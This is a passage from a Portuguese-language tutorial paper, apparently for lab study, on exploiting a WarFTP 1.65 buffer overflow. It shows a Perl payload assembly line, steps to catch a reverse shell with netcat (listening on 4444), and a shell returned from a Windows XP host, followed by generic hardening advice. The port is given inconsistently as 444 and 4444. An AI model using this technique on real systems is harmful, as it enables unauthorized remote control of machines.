
my $payload = $offset.$eip.$nop.$shellcode;
```

Para finalizarmos, será preciso fazer 3 ações:


1. Iniciar o FTP Warftp 1.65 novamente e deixar no modo listen, sem o Immunity Debug.
2. Colocar o netcat para ouvir na porta 444
3. e executar o exploit.

## 7.2 RESULTADO DO EXPLOIT

Para que tudo funcione vamos seguir os 3 passos mencionados acima:




1º Servidor está online.



2º Netcat ouvindo na porta 4444.


3º Execute o exploit no terminal Linux com o seguinte comando:



Não esqueça de adicionar o endereço IP do seu alvo no script em Perl.

Após executar o exploit, verifique o resultado no terminal que o netcat foi executado ou está escutando na porta 444.

O resultado da shell será similar a da imagem abaixo:



```
root@kali: /home/kali/Desktop/exploits x root@kali: /home/kali x
(root@kali)~/[home/kali]
# nc -vlp 4444
listening on [any] 4444 ...
192.168.176.131: inverse host lookup failed: Unknown host
connect to [192.168.176.128] from (UNKNOWN) [192.168.176.131] 1047
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

## 8.0 APPLICATION SECURITY

No contexto de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. Atualização dos patches de segurança;
2. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
3. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
4. Revisão de políticas de segurança, por exemplo, políticas de acesso etc.
5. Pentest regularmente ao sistema alvo
6. Análise de vulnerabilidade contínuo.

Nesse cenário, a recomendação mais relevante é a remoção das informações de banners, principalmente as informações sobre o versionamento do serviço.

E se houver atualizações, atualize. Caso não haja atualizações, busque serviços equivalentes que atendam suas demandas diárias.

E para complementar, siga os 6 itens acima para garantir maior proteção do seu ambiente.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

## 9.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 25 de março de 2025.

LinkedIn: <https://www.linkedin.com/in/fernando-mengali-273504142/>

Minha página web com vários Papers para aprendizagem e estudos:

<https://papers.fitoxs.com/>